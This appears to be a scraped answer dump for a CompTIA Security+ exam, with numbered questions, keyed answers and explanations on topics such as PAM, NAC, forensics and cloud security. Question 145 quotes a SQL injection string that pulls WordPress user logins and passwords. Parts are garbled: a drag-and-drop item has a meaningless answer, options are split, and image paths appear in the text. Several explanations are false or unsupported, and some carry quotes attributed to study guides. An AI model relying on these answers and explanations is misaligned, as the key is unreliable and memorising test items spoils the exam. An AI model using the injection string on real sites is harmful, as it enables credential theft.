NEW QUESTION 61
- (Exam Topic 2)
Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)
• Hostname: ws01
• Domain: comptia.org
• IPv4: 10.1.9.50
• IPV4: 10.2.10.50
• Root: home.aspx
• DNS CNAME:homesite. Instructions:
Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.



```
Hostname:   ws01
Domain:     comptia.org
IPv4:       10.1.9.50
IPv4:       10.2.10.50
Root:       home.aspx
DNS CNAME:  homesite
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface, application Description automatically generated

NEW QUESTION 65
- (Exam Topic 2)
A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

A. Script kiddie
B. Insider threats
C. Malicious actor
D. Authorized hacker

Answer: D

Explanation:
An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

NEW QUESTION 70
- (Exam Topic 2)
An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

A. Utilize a SOAR playbook to remove the phishing message.
B. Manually remove the phishing emails when alerts arrive.
C. Delay all emails until the retroactive alerts are received.
D. Ingest the alerts into a SIEM to correlate with delivered messages.

Answer: A

Explanation:
One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox3. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

NEW QUESTION 71
- (Exam Topic 2)
A security administrator is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used for administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
" Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, “PAM is the most comprehensive way to control and monitor privileged accounts”.

NEW QUESTION 74
- (Exam Topic 2)
A new security engineer has started hardening systems. One o(the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability lo use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

A. TFTP was disabled on the local hosts.
B. SSH was turned off instead of modifying the configuration file.
C. Remote login was disabled in the networkd.conf instead of using the ssh
D. conf.
E. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH is used to securely transfer files to the remote server and is required for SCP to work. Disabling SSH will prevent users from being able to use SCP to transfer files to the server. To enable SSH, the security engineer should modify the SSH configuration file (sshd.conf) and make sure that SSH is enabled. For more information on hardening systems and the security techniques that can be used, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 78
- (Exam Topic 2)
A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

A. CYOD
B. MDM
C. COPE
D. VDI

Answer: D

Explanation:
According to Professor Messer’s video1, VDI stands for Virtual Desktop Infrastructure and it is a deploy model where employees use their personal computers to access a virtual machine that runs the company’s operating system and applications.
In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

NEW QUESTION 80
- (Exam Topic 2)
Which of the following can reduce vulnerabilities by avoiding code reuse?

A. Memory management
B. Stored procedures
C. Normalization
D. Code obfuscation

Answer: A

Explanation:
Memory management is a technique that can allocate and deallocate memory for applications and processes. Memory management can reduce vulnerabilities by avoiding code reuse, which is a technique that exploits a memory corruption vulnerability to execute malicious code that already exists in memory. Memory management can prevent code reuse by implementing features such as address space layout randomization (ASLR), data execution prevention (DEP), or stack canaries.

NEW QUESTION 85
- (Exam Topic 2)
Unauthorized devices have been detected on the internal network. The devices’ locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

A. NAC
B. DLP
C. IDS
D. MFA

Answer: A

Explanation:
NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

NEW QUESTION 86
- (Exam Topic 2)
Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

A. SLA
B. BPA
C. NDA
D. AUP

Answer: D

Explanation:
AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company’s IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1.
https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/ 3: https://www.professormesser.com/security-plus/sy0-501/agreement-types/ 1: https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

NEW QUESTION 89
- (Exam Topic 2)
An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS
used and the selected option is highly scalable?

A. Self-signed certificate
B. Certificate attributes
C. Public key Infrastructure
D. Domain validation

Answer: C

Explanation:
PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, “PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate.”

NEW QUESTION 92
- (Exam Topic 2)
Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

A. Walk-throughs
B. Lessons learned
C. Attack framework alignment
D. Containment

Answer: B

Explanation:
After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as “lessons learned” and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

NEW QUESTION 94
- (Exam Topic 2)
A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?

A. The CSIRT thinks an insider threat is attacking the network
B. Outages of business-critical systems cost too much money
C. The CSIRT does not consider the systems engineer to be trustworthy
D. Memory contents including fileles malware are lost when the power is turned off

Answer: D

Explanation:

Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/

NEW QUESTION 97
- (Exam Topic 2)
A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist

Answer: D

Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully. References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12,
Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-application-whitelisting

NEW QUESTION 98
- (Exam Topic 2)
An engineer wants to inspect traffic to a cluster of web servers in a cloud environment Which of the following solutions should the engineer implement? (Select two).

A. CASB
B. WAF
C. Load balancer
D. VPN
E. TLS
F. DAST

Answer: BC

Explanation:
A web application firewall (WAF) is a solution that inspects traffic to a cluster of web servers in a cloud environment and protects them from common web-based attacks, such as SQL injection, cross-site scripting, and denial-of-service1. A WAF can be deployed as a cloud service or as a virtual appliance in front of the web servers. A load balancer is a solution that distributes traffic among multiple web servers in a cloud environment and improves their performance, availability, and scalability2. A load balancer can also perform health checks on the web servers and route traffic only to the healthy ones. The other options are not relevant to this scenario. A CASB is a cloud access security broker, which is a solution that monitors and controls the use of cloud services by an organization’s users3. A VPN is a virtual private network, which is a solution that creates a secure and encrypted connection between two networks or devices over the internet. TLS is Transport Layer Security, which is a protocol that provides encryption and authentication for data transmitted over a network. DAST is dynamic application security testing, which is a method of testing web applications for vulnerabilities by simulating attacks on them.
References: 1: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/ 2: https://www.imperva.com/learn/application-security/load-balancing/ 3: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ : https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ : https://www.imperva.com/learn/application-security/transport-layer-security-tls/ : https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ : https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-ins
: https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall : https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azur

NEW QUESTION 103
- (Exam Topic 2)
A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test
B. A white-team test
C. A purple-team test
D. A blue-team test

Answer: A

Explanation:
A red-team test is a type of security assessment that simulates a real-world attack on an organization’s network, systems, applications, and people. The goal of a red-team test is to evaluate the organization’s security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization’s defenses. A red-team test is often conducted without the knowledge or consent of most of the organization’s staff, except for a few senior executives who authorize and oversee the exercise.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives

https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

NEW QUESTION 108
- (Exam Topic 2)
Which of the following best describes a tool used by an organization to identi-fy, log, and track any potential risks and corresponding risk information?

A. Quantitative risk assessment
B. Risk register
C. Risk control assessment
D. Risk matrix

Answer: B

Explanation:
A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

NEW QUESTION 111
- (Exam Topic 2)
The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

A. Privilege escalation
B. Buffer overflow
C. Resource exhaustion
D. Cross-site scripting

Answer: B

Explanation:
A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code1. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources2. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service3. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.
References: 1: https://www.fortinet.com/resources/cyberglossary/buffer-overflow 2: https://www.imperva.com/learn/application-security/privilege-escalation/ 3: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

NEW QUESTION 113
- (Exam Topic 2)
A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

A. Data owner
B. Data processor
C. Data steward
D. Data collector

Answer: D

Explanation:
A data collector is a person or entity that collects personal data from individuals for a specific purpose. A data collector may or may not be the same as the data controller or the data processor, depending on who determines the purpose and means of processing the data and who actually processes the data.

NEW QUESTION 116
- (Exam Topic 2)
An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives
B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:
The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

NEW QUESTION 117
- (Exam Topic 2)
Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:
https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

NEW QUESTION 122
- (Exam Topic 2)
A security administrator Is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used (or administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
• Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements?

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 125
- (Exam Topic 2)
A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

A. SLA
B. NDA
C. MOU
D. AUP

Answer: B

Explanation:
NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

NEW QUESTION 127
- (Exam Topic 2)
A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

A. Continuous deployment
B. Continuous integration
C. Continuous validation
D. Continuous monitoring

Answer: C

Explanation:
Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator’s activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

NEW QUESTION 128
- (Exam Topic 2)
A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

A. WAF
B. CASB

C. VPN
D. TLS

Answer: B

Explanation:
CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what

NEW QUESTION 129
- (Exam Topic 2)
A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

A. Log enrichment
B. Log queue
C. Log parser
D. Log collector

Answer: D

Explanation:
A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage23.

NEW QUESTION 133
- (Exam Topic 2)
An employee used a corporate mobile device during a vacation Multiple contacts were modified in the device vacation Which of the following method did attacker to insert the contacts without having 'Physical access to device?

A. Jamming
B. BluJacking
C. Disassoaatm
D. Evil twin

Answer: B

Explanation:
bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the
name implies. In this context, a human might say that the best answer to the question is B. BluJacking, because it is a method that can insert contacts without having physical access to the device.

NEW QUESTION 137
- (Exam Topic 2)
The new Chief Information Security Officer at a company has asked the security learn to implement stronger user account policies. The new policies require:
• Users to choose a password unique to their last ten passwords
• Users to not log in from certain high-risk countries
Which of the following should the security team implement? (Select two).

A. Password complexity
B. Password history
C. Geolocation
D. Geospatial
E. Geotagging
F. Password reuse

Answer: BC

Explanation:
Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: https://www.comptia.org/content/guides/what-is-identity-and-access-management

NEW QUESTION 138
- (Exam Topic 2)
A systems analyst is responsible for generating a new digital forensics chain -of- custody form Which of the following should the analyst include in this documentation? (Select two).

A. The order of volatility
B. A forensics NDA
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner

Answer: CE

Explanation:
A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

- The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.
- The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

- The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.
- The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.
- The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/

NEW QUESTION 140
- (Exam Topic 2)
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?

A. SDLC
B. VLAN
C. SDN
D. SDV

Answer: C

Explanation:
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

NEW QUESTION 145
- (Exam Topic 2)
A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072
http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF
B. CSRF
C. xss
D. SQLi

Answer: D

Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

NEW QUESTION 150
- (Exam Topic 2)
A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.
Which of the following additional controls should be put in place first?

A. GPS tagging
B. Remote wipe
C. Screen lock timer
D. SEAndroid

Answer: C

Explanation:
According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

- Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.
- Encryption: protects the data stored on the device and in transit from unauthorized access.

- Authentication: verifies the identity of the user and the device before granting access to enterprise resources.
- Remote wipe: allows the organization to erase the data on the device in case of loss or theft.
- Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

NEW QUESTION 154
- (Exam Topic 2)
A company is moving to new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems


Which of the following would BEST meet the requirements?

A. Maintaining a standby, gas-powered generator
B. Using large surge suppressors on computer equipment
C. Configuring managed PDUs to monitor power levels
D. Deploying an appropriately sized, network-connected UPS device


Answer: D

Explanation:
A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

NEW QUESTION 155
- (Exam Topic 2)
A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

